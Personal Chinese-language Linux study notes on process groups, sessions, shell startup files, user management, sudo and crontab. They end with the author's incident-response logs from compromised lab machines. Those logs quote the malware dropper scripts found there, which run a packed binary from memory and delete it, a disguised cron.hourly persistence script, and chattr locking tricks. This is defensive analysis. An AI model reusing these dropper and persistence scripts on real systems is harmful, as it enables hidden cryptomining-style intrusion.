for better use of linux

new tips

- **vim 能够直接打开目录文件**

shell session 进程组

- **一个或多个进程构成一个进程组**(job)，**多个进程组构成一个 session**
  - **一个 session 与一个 terminal 相连**。在一个 session 中
    - 可以有**一个 job** 运行在 **session 的前台**
    - 其余 jobs 运行在 **session 的后台**
- `ctrl+c` 向前台 job 发送 SIGINT 信号以终止进程。 `ctr+z` 向前台 job 发送 SIGSTOP 进程。terminal关闭的时候，SIGHUP信号会被发送到 session 的 leader 进程以及所有的 job 进程，**除非有nohup**
  - 后台运行的一般形式
    - `nohup cmd &`
    - `nohup cmd > myout.file 2>&1 &`
      - 后面的将标准错误重定向到了标准输
      - 不需要log，就直接重定向到 `/dev/null`

找出当前使用的 shell

```
(base) ➜  pub-projects git:(master) ✗ cat /etc/shells
# List of acceptable shells for chpass(1).
# Ftpd will not allow users to connect who are not using
# one of these shells.
/bin/bash
/bin/csh
/bin/ksh
/bin/sh
/bin/tcsh
/bin/zsh
/usr/local/bin/fish
# 查看当前的 shell
(base) ➜  pub-projects git:(master) ✗ echo $0
/bin/zsh
(base) ➜  pub-projects git:(master) ✗ echo $$
43324
(base) ➜  pub-projects git:(master) ✗ echo $SHELL
/bin/zsh
# 43324 即对应 zsh 进程
(base) ➜  pub-projects git:(master) ✗ ps -elf | grep 43324
  501 43324 33429     4006   0  31  0  4334960   5252 -      Ss                 0 ttys003    0:03.29 /bin/zsh -l       7:19下午
```

- shell 有很多种，用户可以选择用其中一种，本机所安装的 shell 位于 `/etc/shells` 中

profile 与 bashrc

```
root@ab069b9d443a:~# cat .profile
# ~/.profile: executed by Bourne-compatible login shells.

if [ "$BASH" ]; then
  if [ -f ~/.bashrc ]; then
    . ~/.bashrc
  fi
fi

mesg n || true
```

- login shell
  - 代表用户登入, 比如使用 `su -` 命令, 或者用 `ssh` 连接到某一个服务器上, 都会使用该用户默认 `shell` 启动 `login shell` 模式
  - 该模式下的 shell 会去自动执行 `/etc/profile` 和 `~/.profile` 文件
    - 但不会执行任何的 bashrc 文件, 所以一般在 `/etc/profile` 或者 `~/.profile` 里我们会手动去 `source bashrc`
      - `source ~/.bashrc` —— **这个看起来靠谱很多**
- profile 与 bashrc 的区别
  - profile
    - 其实看名字就能了解大概了, profile 是某个用户 **唯一的用来设置环境变量的地方, 因为用户可以有多个 shell 比如 bash, sh, zsh 之类的, 但像环境变量这种其实只需要在统一的一个地方初始化就可以了, 而这就是 profile**
  - bashrc
    - bashrc 也是看名字就知道, **是专门用来给 bash 做初始化的比如用来初始化 bash 的设置**
      - 针对某个 bash 的
      - bash 的代码补全, bash 的别名, bash 的颜色. 以此类推也就还会有 shrc, zshrc 这样的文件存在了, 只是 bash 太常用了而已
- source
  - Execute commands from a file in the current shell
- 再强化一下记忆
  - `/etc/profile -> ~/.profile -> ~/bash_rc`
  - 想要彻底 **引入新的环境变量**，如果要给所有的用户使用
    - 则加入到 `/etc/profile`
    - 如果只是给某个用户使用，则加入到 `~/.profile`
      - **则每次登陆的时候都会执行的**

```
root@fafa78022d31:/bin# readlink pidof
/sbin/killall5
```

- readlink
  - 返回的就是实际路径

进程组 or job (same thing)

```
root@ab069b9d443a:~# ps -o pid,ppid,pgid,comm | cat
  PID  PPID  PGID COMMAND
   36    23    36 bash
  387    36   387 ps
  388    36   387 cat
```

- 每一个进程都属于一个进程组，每个进程组可以包含一个或多个进程。在一个 shell 中 **执行一个 cmd** 可能会创建一个或多个进程，这些进程被称为**进程组**
  - pgid is process group leader id
  - 其中 ps | cat 进程就属于一个进程组，带头进程是 ps
  - bash 是 ps 与 cat 的父进程
- job 的意义在于可以将信号发送给一个 job，job中的所有进程都会收到该信号

session

- 多个进程组 or jobs 构成一个 session
- session 是由其中的进程建立的 (**般是用户登录的 shell 进程**)，该进程称为 session leader，该进程的 pid 称为识别 session 的 sid
  - session 中的每一个进程组称为一个 job
  - 一个 session 可以有一个 job 位于前台，其余 jobs 位于后台
  - 每一个 session **连接一个** terminal
    - terminal 有输入输出时，都将传给该 session 的前台 job
    - terminal 产生的信号，会传递给前台 job
  - terminal 是进程的属性，**是一个字符设备。**一个 shell 一次只允许一个 job 访问 terminal

- 所以一个 session 与一个 terminal 相连，且只能有一个 job 位于前台

相关指令以及输出

```
# sid is 36 and it is a shell
root@ab069b9d443a:~# ps -o pid,ppid,pgid,sid,tty,comm
  PID  PPID  PGID   SID TT       COMMAND
   36    23    36    36 pts/0    bash
  392    36   392    36 pts/0    ps

# vim test and ctrl + z, send a SIGSTOP to target process
# vim 进程被挂到了后台，stopped，会把终端让出来，一个 session 中只能有一个 job 使用 terminal
root@ab069b9d443a:~# vim test
[1]+  Stopped                 vim test
root@ab069b9d443a:~# jobs
[1]+  Stopped                 vim test  # one job consist of one process in a session

# & 直接使得job运行在后台
root@ab069b9d443a:~# sleep 1000 &
[2] 390
root@ab069b9d443a:~# jobs
[1]+  Stopped                 vim test
[2]-  Running                 sleep 1000 &

# fg 将后台运行的 job 拿到 前台
root@ab069b9d443a:~# fg 2
sleep 1000
^Z
[2]+  Stopped                 sleep 1000

# bg 使的进程在后台运行
root@ab069b9d443a:~# jobs -l
[1]-   389 Stopped (tty output)    vim test
[2]+   390 Stopped                 sleep 1000
root@ab069b9d443a:~# bg 2
[2]+ sleep 1000 &
root@ab069b9d443a:~# jobs
[1]+  Stopped                 vim test
[2]-  Running                 sleep 1000 &
```


用户与用户组

> 顺便在这里说一下，源于我直接 get 了一个节点的 root 用户，然后忽然发现自己对 linux 的用户不清楚

- https://www.jianshu.com/p/b6a7db60f8c9
- linux 是多用户的，主要分2大类，3小类
  - 管理员 root 用户
    - 不同于普通登录用户，home 就是 `/root`
    - **UID is 0**
  - 普通用户
    - 系统用户：系统自带的，**不是用于登录的**
    - **登录用户**：root 指定的，能够完全的 access `/home/usrID` 下的内容以及 read 其它的内容
      - 能够用ssh去登录的用户
- 查看当前用户的方法
  - w
  - who
  - whoami
  - id

- users

linux 群组



- 用户组是具有 **相同特征用户的逻辑集合**
  - 简单的理解，有时我们需要让多个用户具有相同的权限，比如查看、修改某一个文件的权限，一种方法是分别对多个用户进行文件访问授权，如果有 10 个用户的话，就需要授权 10 次，那如果有 100、1000 甚至更多的用户呢?
  - 显然，这种方法不太合理。最好的方式是建立一个组，让这个组具有查看、修改此文件的权限，然后将所有需要访问此文件的用户放入这个组中。那么，所有用户就具有了和组一样的权限，这就是用户组
- `drwxr-xr-x && -rw-r--r--`
  - 共计 10 位，第一位表示 目录文件/正则文件
  - 后面9位
    - 自己
    - 群组内其它成员
    - 其它群组内的成员
- 两次别人遇到的 **文件无法保存的问题** 是由于权限的问题
  - 即 文件夹 是在 **root 用户下** 创建的，然后又通过 **普通用户登录去** 修改
    - 显然是不可以的

linux添加新用户

- 参考
  - https://segmentfault.com/a/1190000007316406
- 一般通过 **/cat/passwd** 来查看所有的用户

useradd userdel

- userdel -r USERNAME
  - 删除用户比较简单
- useradd
  - 创建一个系统用户
    - 它会添加这个用户名
    - 并创建和用户名相同的组名
    - 但它并不在/home目录下创建基于用户名的目录
    - 也不提示创建新的密码
    - 也就是说使用 useradd USERNAME 创建出来的用户 将是默认的**三无**用户
      - 无家目录
      - 无密码
      - 无系统shell
  - **换句话说,它创建的是系统用户,无法用它来登陆系统**
    - 登录用户提示 **Permission denied, please try again**
    - `sudo tail -f /var/log/auth.log`
      - **查看错误日志**
      - **history命令是分shell的，更别提用户了**

- 我还研究了半天这个的具体用法...
  - useradd -m testuser -s /bin/bash
    - -m means create home dir
    - -s 可以指定 shell
      - 否则直接**默认一个shell**
        - $
        - cat /etc/passwd
          - loarnet2:x:1005:1006::/home/loarnet2:/bin/sh
      - 也可以用**chsh**来切换
        - Login Shell [/bin/sh]: /bin/bash
      - 也可以用usermode来改
        - usermod -s /bin/sh test
  - passwd testuser
    - **给已创建的用户testuser设置密码。这个会弹出类似修改密码的界面**
  - su testuser
    - **su means switch user**
  - 综上所述
    - **应该在useradd的时候设置恰当的登录bash**

adduser

- 在使用adduser命令时
  - 添加这个用户名
  - 并创建和用户名名称相同的组名
  - 并把这个用户名添加到自己的组里去
  - 并在/home目录想**创建和用户名同名的目录**
  - 并拷贝/etc/skel目录下的内容到/home/用户名/的目录下
  - 并提示**输入密码**
  - 并提示**填写相关这个用户名的信息**
  - **用adduser这个命令创建的账号是普通账号,可以用来登陆系统**
    - 但是这样创建的用户不在sudo组里，无法执行sudo命令，比如会有下面这样的报错
      - loranet0 is not in the sudoers file. This incident will be reported
      - 说白了就是用户名没有sudo权限
        - cat cat /etc/group 中存在一下内容
          - **sudo❌27:yz,scc,fkd,hdd**
          - 自己漏了这一步
          - 要将用户添加到sudo组，可以使用下面的usermod语法
            - **usermod -aG sudo USERNAME**
              - To run a command as administrator (user "root"), use "sudo <command>".
            - **需要切出去再重新切进来**

后面遇到一个这样的问题，adduser出一个普通用户出来后，跑spdk的时候发现跑步起来

```
# root@leapio:/home/dd/workspace/spdk/scripts# ./setup.sh
0000:02:00.0 (144d a808): Active devices: data@nvme0n1, so not binding PCI dev
0000:03:00.0 (15b7 5017): Active devices: mount@nvme1n1:nvme1n1p1,mount@nvme1n1:nvme1n1p2, so not binding PCI dev
"dd" user memlock limit: 64 MB

This is the maximum amount of memory you will be
able to use with DPDK and VFIO if run as user "dd".
To change this, please adjust limits.conf memlock limit for user "dd".
```

- `ulimit -m/l size` —— `ulimit -m unlimited`
  - 设置可以使用的**常驻内存**的最大值
- 这个看起来还有点麻烦啊，还是修改配置文件吧，否则每次搞都很麻烦
  - 修改这个文件 —— `/etc/security/limits.conf`

linux指定默认root用户登录

- ref
  - https://www.jianshu.com/p/6fef5649e43e
- 关键是要修改 `/etc/lightdm/lightdm.conf` 中的 `autologin-user`

su/sudo/su-

- `su:switch user`
- `sudo:super user do`
- `su` 与 `su-` 的区别
  - 最大的本质区别就是 **su只是切换了root身份，但Shell环境仍然是普通用户的Shell。**而 **su- 连用户和Shell环境一起切换成root身份了**
    - su切换成root用户以后，pwd一下，发现工作目录仍然是**普通用户的工作目录**
    - 而用su -命令切换以后，工作目录变成**root的工作目录了**
    - 用echo $PATH 命令看一下 su和su -以后的环境变量有何不同
  - 只有**切换了Shell环境**才**不会出现PATH环境变量错误**
  - 以此类推，要从当前用户切换到其它用户也一样，**应该使用 su - username 命令**

visudo

```
# 免密sudo的效果如下
loranet0@nuc-NUC8i5BEH:~$ sudo whoami
root

root@nuc-NUC8i5BEH:/home/loranet0# cat /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
```

- visudo实际修改的是配置 `/etc/sudoers`
  - `export EDITOR=vim`
    - 否则默认的编辑器是nano，自己不习惯
  - 在最后添加如下表明表明**用户 loranet0 可以免密 sudo**
    - `loranet0 ALL=(ALL:ALL) NOPASSWD:ALL`

定时任务

- https://linuxtools-rst.readthedocs.io/zh_CN/latest/tool/crontab.html
- 定时任务是**挂在 指定用户下的**

```
crontab [-u username] # 省略用户表表示操作当前用户的crontab
    -e      # 编辑工作表
    -l      # 列出工作表里的命令
    -r      # 删除工作作
```

- `crontab -e` 会进入到编辑模式中，但是这个有点麻烦，可以编辑一个这样的文件（**带有标准注释**）保存为 crontabfile
  - 如果有作业则直接 append 到 crontabfile 中即可
  - 然后执行 `crontab crontabfile` 来安装作业
    - 这个文件会被存放到 `/var/spool/cron/`

        - 我们还可以把脚本放在
            - `/etc/cron.hourly`
            - `/etc/cron.daily`
            - `/etc/cron.weekly`
            - `/etc/cron.monthly` 目录中
        - 让它每 `小时/天/星期/月` 执行一次
            - 遇到过一个入侵问题，就是黑客在 `/etc` 的对应文件夹下存放了对应的 job

crontab最小维度是分钟，秒级crontab的实现

普通用户指定的定时任务中有 sudo

- 实际上应该直接用 **root用户的crontab**
    - 不同用户是分离的
- 否则需要做以下处理
    - **配置非root用户免密码登录**
        - 实际上修改的也是 `/etc/sudoers`
    - 注释掉 `/etc/sudoers` 文件中的一行如下
        - `#Defaults requiretty`
        - 但是我本身是没有这个的

crontab的日志

- 最开始crontab始终执行不成功，但是没有排查日志，陷入了僵局，后来根据以下参考解决了问题
    - https://my.oschina.net/leejun2005/blog/1788342
    - https://zhuanlan.zhihu.com/p/341901663
- 运行crontab定时作业里边的东西，都要写**绝对路径**，**python环境最好也写绝对路径**
    - `loranet0@nuc-NUC8i5BEH:~$ which python3`
    - `/usr/bin/python3`

```
...
cron.*  /var/log/cron.log  #将cron前面的注释符去掉
...
```

- 首先开启crontab的log
    - 步骤
        - `sudo vim /etc/rsyslog.d/50-default.conf`
        - 将 `#cron.* /var/log/cron.log` 前面的注释去掉
        - 重启 rsyslog 服务
            - `sudo service rsyslog restart`
            - `sudo service cron restart`
    - 但是实际上这个日志没啥大用，关键在 postfix
- 由于 crontab 通知机制是 **将错误会以邮件形式发给所属登录账号或者系统管理员**，如果没有安装邮件管理服务，那么这部分信息会被系统丢弃。那咱们安装 postfix 即可
    - `sudo apt-get install postfix`
    - `sudo service postfix start`
- `tail -f /var/spool/mail/loranet0`
    - **会占空间，所以查到问题之后连同crontab日志一起关闭**

安全与入侵

- https://www.yuque.com/docs/share/49f034ae-9e4d-462d-9f36-99c8198096d8?#

- 2020-12-04 14:39:39 实验室服务器被入侵-排查纪实》

学习记录

```
#!/bin/bash
cd /tmp/.ICE-unix/.new
mkdir .-bash
cp -f x86_64 .-bash/-bash  # f means force
./.-bash/-bash -c  # 开始执行
rm -rf -- .-bash  # 删除代码仅将恶意代码运行在内存中
```

1. 恶意代码一般会丢到crontab中执行
   - crontab -l可以检查

```
root@nuc-NUC8i5BEH:/home# lastb -n 3
loranet0 ssh:notty    166.111.69.41    Fri May 14 15:59 - 15:59  (00:00)
loranet0 ssh:notty    166.111.69.41    Fri May 14 15:59 - 15:59  (00:00)
loranet0 ssh:notty    166.111.69.41    Fri May 14 15:59 - 15:59  (00:00)
```

2. 使用lastb查看失败的登录操作
   - `last, lastb - show a listing of last logged in users`
     - 单独执行last指令时，它会读取位于 `/var/log/wtmp` 的文件
       - 并把该给文件的内容记录的**登录系统的用户名单**全部显示出来
     - 单独执行lastb指令，它会读取位于 `/var/log/btmp` 的文件
       - 并把该文件内容记录的**登入系统失败的用户名单**全部显示出来
     - -f 指定记录文件
       - 预设last指令会去读取 `/var/log/btmp`
     - -n 显示行数
       - 设置列出名单的显示列数
       - **这玩意最新的数据是在最前面的...**
3. 通过 `/var/log/auth.log` 检查登录成功的log

```
root@nuc-NUC8i5BEH:/var/log# tail -f /var/log/syslog
May 14 16:16:08 nuc-NUC8i5BEH crontab[11437]: (loranet0) DELETE (loranet0)
May 14 16:16:40 nuc-NUC8i5BEH crontab[11443]: (loranet0) REPLACE (loranet0)
```

4. 检查 `/var/log/syslog` 是否有新的crontab作业的安装
5. 黑客利用 `chattr +i xx` 来限制写权限，避免被删除
   - **chattr +a /etc/passwd**
     - 只能给文件添加内容，但是删除不了
   - **chatter -d**
     - 不可删除
   - **chattr +i /etc/passwd**
     - 文件不能删除，不能更改，不能移动
   - **lsattr /etc/passwd**
     - 查看加锁
       - 文件加了一个参数 i 表示锁定
         - `----i--------e-- /etc/passwd`
   - **chattr -i test**
     - 解锁
     - - 表示解除
   - 所以为了避免黑客入侵，某些机器可能会**隐藏chattr命令**，**否则黑客可以利用chattr保证文件病毒不被删**

我自己遇到一次，总结一下

```
# 首先是 top -H 的结果
PID  USER     PRI  NI    VIRT    RES    SHR S CPU%  MEM%     TIME+ Command
# 6047 root      20   0   2387M   5872      4 S 399.7  0.1  75:50.75 python htop 会共同显示进程与线程
6064 root      20   0   2387M   5872      4 R  99.7  0.1  75:50.75 python
6065 root      20   0   2387M   5872      4 R  99.7  0.1  75:50.75 python
6066 root      20   0   2387M   5872      4 R  99.7  0.1  75:50.75 python
6067 root      20   0   2387M   5872      4 R  99.7  0.1  75:50.75 python

# ps -elfT | grep -i python
F S UID        PID  SPID  PPID  C PRI  NI ADDR SZ WCHAN  STIME TTY          TIME CMD
5 S root      6047  6047     1  0  80   0 - 611240 SyS_ep 16:13 ?       00:00:00 python
5 S root      6047  6049     1  0  80   0 - 611240 -      16:13 ?       00:00:00 python
1 S root      6047  6050     1  0  80   0 - 611240 -      16:13 ?       00:00:00 python
1 S root      6047  6051     1  0  80   0 - 611240 -      16:13 ?       00:00:00 python
1 S root      6047  6052     1  0  80   0 - 611240 -      16:13 ?       00:00:00 python
1 S root      6047  6053     1  0  80   0 - 611240 -      16:13 ?       00:00:00 python
# 下面的4个比较特别
5 R root      6047  6064     1 99  80   0 - 611240 -      16:13 ?       00:48:56 python
5 R root      6047  6065     1 99  80   0 - 611240 -      16:13 ?       00:48:56 python
5 R root      6047  6066     1 99  80   0 - 611240 -      16:13 ?       00:48:56 python
5 R root      6047  6067     1 99  80   0 - 611240 -      16:13 ?       00:48:56 python
```

1. 首先是我自己的程序总是被 killed，即OOM，这种情况基本可断定是**计算机资源不足**，随后 `htop/top -H` 发现有一个奇怪的进程（共计4个活跃的线程）占用 CPU 到 400%
    - 无端被 killed
        - 与学习的那个例子是一模一样的
    - 即 6047 进程占 400%, 这里显示的是一个平均值，即该进程占 400% 的CPU
    - 然后看了一下该进程的所有线程，发现该进程共计 10 个 task
        - 包括主线程在内的6个task全部sleeping状态
        - 剩下的4个running进程各自占100%
        - 父进程全部挂在了1号进程
            - 这也符合黑客植入的定时任务形式
            - `* * * * * /var/tmp/.X12-unix/python > /dev/null 2>&1;`
2. 然后就去找定时任务，检查是否有黑客进入的痕迹
    - 果不其然 `crontab -l`
        - `* * * * * /var/tmp/.X12-unix/python > /dev/null 2>&1;`
            - 定时任务所做的工作在第三步中

```
root@SGX-1604:/var/tmp/.X12-unix# ls
i686  python  x86_64
root@SGX-1604:/var/tmp/.X12-unix# cat python
#!/bin/bash
cd -- /var/tmp/.X12-unix
mkdir -- .python
cp -f -- x86_64 .python/python
./.python/python -c
rm -rf -- .python
```

3. 然后去寻找对应的植入内容
    - 还伪装了一个python的名字
    - `-` 表示当前目录的前一个工作目录
    - 这个过程就比较简单了，也很常见
        - 首先创建 .python 文件夹
        - 将要执行的二进制 copy 到 .python 中
        - 执行 in dram
        - del in disk

```
root@SGX-1604:/var/tmp/.X12-unix# readelf -a x86_64
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x5c9ee0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         3
  Size of section headers:           64 (bytes)
  Number of section headers:         0
  Section header string table index: 0

There are no sections in this file.

There are no sections to group in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000001ca7fb 0x00000000001ca7fb  R E    200000
  LOAD           0x0000000000000000 0x00000000005cb000 0x00000000005cb000
                 0x0000000000000000 0x0000000000598d58  RW     1000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10

There is no dynamic section in this file.

There are no relocations in this file.

The decoding of unwind sections for machine type Advanced Micro Devices X86-64 is not currently supported.

Dynamic symbol information is not available for displaying symbols.

No version information found in this file.
```

4. 所以最终跑的程序就是 x86_64
    - `readelf -a x86_64`
    - Advanced Micro Devices X86-64
        - AMD
    - x86_64 的明文中存在以下字样
        - Info: This file is packed with the UPX executable packer http://upx.sf.net
        - Id: UPX **3.95** Copyright (C) 1996-2018 the UPX Team. All Rights Reserved. $
    - UPX (the Ultimate Packer for eXecutables)
        - 可执行程序的文件压缩器
            - UPX是一个著名的压缩壳
            - 主要功能是压缩PE文件(比如exe,dll等文件)
            - 有时候也可能被病毒用于免杀.壳upx是一种保护程序
                - UPX有不光彩的使用记录，它被用来给木马和病毒加壳，躲避杀毒软件的查杀
            - 主要用途
                - 让正规文件被保护起来，不容易被修改和破解
                - 使文件压缩变小

        - 保护杀毒软件安装程序，使之不受病毒侵害
        - 木马，病毒的保护外壳，使之难以为攻破
            - 我遇到的就是这样的东西
    - upx官网下载upx
        - https://github.com/upx/upx/releases/tag/v3.96
        - `xxx.tar.xz`
            - 解压1
                - `xz -d linux-3.12.tar.xz`
                - `tar -xf linux-3.12.tar`
            - 解压2
                - `tar -Jxf linux-3.12.tar.xz`
        - 用3.96 解的输出 upx: x86_64: NotPackedException: not packed by UPX，重新下载 3.95 试一下
            - 同样的输出，不玩了

```
# something in /etc/cron.hourly
root@SGX-1604:/etc/cron.hourly# ls
man-db
root@SGX-1604:/etc/cron.hourly# cat man-db
#!/bin/bash
#
#      Start/Stop the man-db daemon
#
# chkconfig 2345 90 60
# description: manual page (GNU System)
cp -f -r -- /bin/lvmdisk /usr/local/bin/python 2>/dev/null
cd /usr/local/bin/ 2>/dev/null
./python -c >/dev/null
rm -rf -- python 2>/dev/null
```

5. 清理删除 **斗智斗勇篇**
    - 注释crontab并kill目标进程
        - 但是病毒有点顽固，它又起了一个定时任务去执行
    - `22:59` 手动编辑 crontab
        - Jun 4 22:59:01 SGX-1604 CRON[19194]: (root) CMD (/root//var/tmp/.X12-unix/./x86_64 > /dev/null 2>&1;)
        - Jun 4 22:59:16 SGX-1604 crontab[19197]: (root) **BEGIN EDIT** (root)
        - Jun 4 22:59:23 SGX-1604 crontab[19197]: (root) **REPLACE** (root)
        - Jun 4 22:59:23 SGX-1604 crontab[19197]: (root) **END EDIT** (root)
        - Jun 4 23:00:01 SGX-1604 cron[847]: (root) **RELOAD** (crontabs/root)
        - Jun 4 23:00:39 SGX-1604 crontab[19212]: (root) LIST (root)
            - `crontab -l` 触发
        - ...
        - Jun 4 23:04:48 SGX-1604 crontab[19261]: (root) LIST (root)
        - `Jun 4 23:17:01 SGX-1604 CRON[19494]: (root) CMD ( cd / && run-parts --report /etc/cron.hourly)`
            - **i cacth it**
        - Jun 4 23:17:06 SGX-1604 kernel: [178440.389643] nvme[nvme_complete_rq]{212}: [READ DONE]: slba=0x29d008c8, length=7
        - Jun 4 23:17:06 SGX-1604 kernel: [178440.389709] nvme[nvme_complete_rq]{212}: [READ DONE]: slba=0x29d008d0, length=7
        - ...
        - Jun 5 00:34:59 SGX-1604 kernel: [183112.626736] CPU3: Core temperature above threshold, cpu clock throttled (total events = 91)
            - 确实有点危险啊，直接把CPU干烧了
        - ...
        - Jun 5 01:17:01 SGX-1604 CRON[23636]: (root) CMD (cd / && run-parts --report /etc/cron.hourly)
        - Jun 5 02:17:01 SGX-1604 CRON[23829]: (root) CMD (cd / && run-parts --report /etc/cron.hourly)

        - Jun 5 03:17:01 SGX-1604 CRON[24025]: (root) CMD (cd / && run-parts --report /etc/cron.hourly)
        - Jun 5 04:17:01 SGX-1604 CRON[24198]: (root) CMD (cd / && run-parts --report /etc/cron.hourly)
        - Jun 5 05:17:01 SGX-1604 CRON[24371]: (root) CMD (cd / && run-parts --report /etc/cron.hourly)
            - 整点的17分会跑这个东西，**这里会将病毒进程 run 起来**
                - `cd / && run-parts --report /etc/cron.hourly`
                    - run-parts - run scripts or programs in a directory
                - 目前 `/etc/cron.hourly` 下只有一个脚本，如上
                - 能够确定病毒的源头是 `/bin/lvmdisk`
                    - `----i--------e-- /bin/lvmdisk`
                        - 锁定后，root 也删除不掉
                            - `rm: cannot remove 'lvmdisk': Operation not permitted`
                    - **果不其然**
                        - `chattr -i lvmdisk`
                            - `-------------e-- lvmdisk`
                        - 最后顺利清理
                    - 再执行定时脚本就会有报错
                        - `./man-db: line 9: ./python: No such file or directory`
    - 检查一下其它目录下的定时脚本 man-db 脚本存在与以下目录，**这几个东西可以先留着，这个问题不大**
        - `cron.daily`
        - `cron.hourly`
        - `cron.weekly`
    - 执行完以上脚本之后，最后发现还是有问题，现在每隔一分钟，syslog 会有这样的输出
        - Jun 5 23:35:01 SGX-1604 CRON[962]: (root) CMD (/etc/cron.hourly/lvmdisk > /dev/null 2>&1;)
        - Jun 5 23:36:01 SGX-1604 CRON[1006]: (root) CMD (/etc/cron.hourly/lvmdisk > /dev/null 2>&1;)
        - Jun 5 23:37:01 SGX-1604 CRON[1115]: (root) CMD (/etc/cron.hourly/lvmdisk > /dev/null 2>&1;)
        - Jun 5 23:38:01 SGX-1604 CRON[1124]: (root) CMD (/etc/cron.hourly/lvmdisk > /dev/null 2>&1;)
    - 且 crontab 有被编辑的痕迹
        - `* * * * * /etc/cron.hourly/lvmdisk > /dev/null 2>&1;`
            - `-bash: /etc/cron.hourly/lvmdisk: No such file or directory`
                - 正常执行无重定向会报错，目前看来这个已经不起作用了

```
ip          times
10.0.3.126      3   # fkd
166.111.69.41   10  # 这个是我自己
166.111.68.172  1   # 网关 pptp
10.0.71.161     19  # 我挂了vpn之后的地址
```

1. 分析一下它是如何进来的
    - `last -f /var/log/btmp`
        - 检查是否有失败的登录，但是没有发现失败登录的情况，不排除被清理掉
    - 通过 `/var/log/auth.log` 检查登录成功的log
        - `cat /var/log/auth.log | grep -i accept | awk -F " " '{count[$11]++} END{for(i in count){print i, count[i]}}'`
            - 结果如上所示，但是这几个地址都是已知的
            - 难顶
2. 在分析一下syslog，需要看前面压缩后的log，因为最新的可以看的log已经看到了那条定时任务的记录
    - `gzip -d` 解压 `syslog.7.gz`
    - 日志中能找到的最早记录在这里，但是无法继续回溯了
        - `May 28 07:36:01 SGX-1604 CRON[7460]: (root) CMD (/var/tmp/.X12-unix/python > /dev/null 2>&1;)`

黑客入侵，我tm又遇到一次 —— 自己的linux主机忽然CPU利用率全部干到了100%但是没有任何一个进程的cpu利用率高

- 晓阳哥利用powertop找到了问题进程，但是看起来问题进程把task起起来之后，**就把可执行文件删掉了**
- 如果不连接网络的话，重启之后没有该进程，插网线的一刹那，**这个进程就上来了**，我草真tm有意思
- **再尝试关闭ssh协议**，接网线，试一下这个东西能过来的不
  - 看起来不是从ssh协议来的，接网线就GG
- **大白鲨抓包**
  - 这个其实可以作为后续的check手段
- 昨天晚上是确定了有问题的IP，当时是 `24.144.69.125` ，当时利用iptables将该IP禁止登录之后，第二天发现又跪了，**有新的IP发起了攻击**
  - ref
    - https://ikaqiu.top/posts/2c3a8224.html —— ubuntu上的操作
  - 常用命令如下
    - `iptables -I INPUT -s 24.144.69.125 -j DROP` —— 禁掉有问题的IP
    - `iptables -L -n` —— 查看已添加的iptables规则
    - `iptables -L -n --line-numbers` —— 显示规则序号
    - `iptables -D INPUT 1` —— 删除序号为1的规则
    - `iptables-save` —— 临时保存规则，但是重启会失效
    - `apt-get install iptables-persistent` 可以持久化iptables的修改
      - 需要执行后续2步的操作
        - 保存当前设置的iptables防火墙规则
          - `/etc/init.d/netfilter-persistent save`
        - 重新载入防火墙规则
          - `/etc/init.d/netfilter-persistent reload`
  - 此外，**看起来**该攻击会**攻击iptables命令**，我最好能够搞一个静态的版本，否则每次都要重新安装好麻烦
    - 这个iptables也麻烦，他不是一个命令，**而是一系列命令的集合**，还是remove只有重装吧，淦，就是有点麻烦
- 继续追查对方 —— 有问题的ip还是 `24.144.69.125` ，这次尝试看一下我的机器起来之后为什么要与这个ip进行通信的说
  - 通过ip过滤可知
    - `24.144.69.125` 作为src的序号是**182**
    - `24.144.69.125` 作为dst的序号是**172**，所以确实是我的机器主动发起的，是哪个可执行文件发起的呢
  - 所以看起来确实是我的机器被安装了什么奇怪的内容，在网络可用的时候主动去找有问题的ip了，淦
  - 看起来对方使用了加密协议**TLSv1.3**，这也很合理的说
- 那么下一步就是去追查自己机器上的**内鬼**了，说一些理论上的**猜测**，然后尝试去验证
  - 应该是开机自启动的，如果没有网络，那么该进程会一直等待，所以不联网应该有机会看到这个进程
    - 对比我，小田，钶凡的开机启动项，并未看出什么端倪的说 —— `systemctl list-unit-files | grep enabled`
      - 陷入瓶颈
- 晓阳哥始终建议通过修改密码来尝试一下，所以尝试一下
  - 首先确定了没有用户可以免密sudo
  - 密码修改成cctv*007系列，**没用**
- 俊儒哥给了一个杀毒软件（**ESET NOD32 linux server版 —— from 斯洛伐克**）过来，尝试一下
  - **还真搞定了，专业的事情还是要专业的人来啊，服气**
- 回顾了一下之前的经验，之前的黑客在我的机器上添加了定时任务，看起来还是这个牛逼一点
- 有一个命令whois用于查找ip属于谁，我whois了一下 `24.144.69.125` ，反正结果是奇怪的，先摆在这里

```
zc@zc-System-Product-Name:~$ whois 24.144.69.125

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#


NetRange:       24.144.64.0 - 24.144.127.255
CIDR:           24.144.64.0/18
NetName:        DIGITALOCEAN-24-144-64-0
NetHandle:      NET-24-144-64-0-1
Parent:         NET24 (NET-24-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   DigitalOcean, LLC (DO-13)
RegDate:        2022-04-19
Updated:        2022-06-09
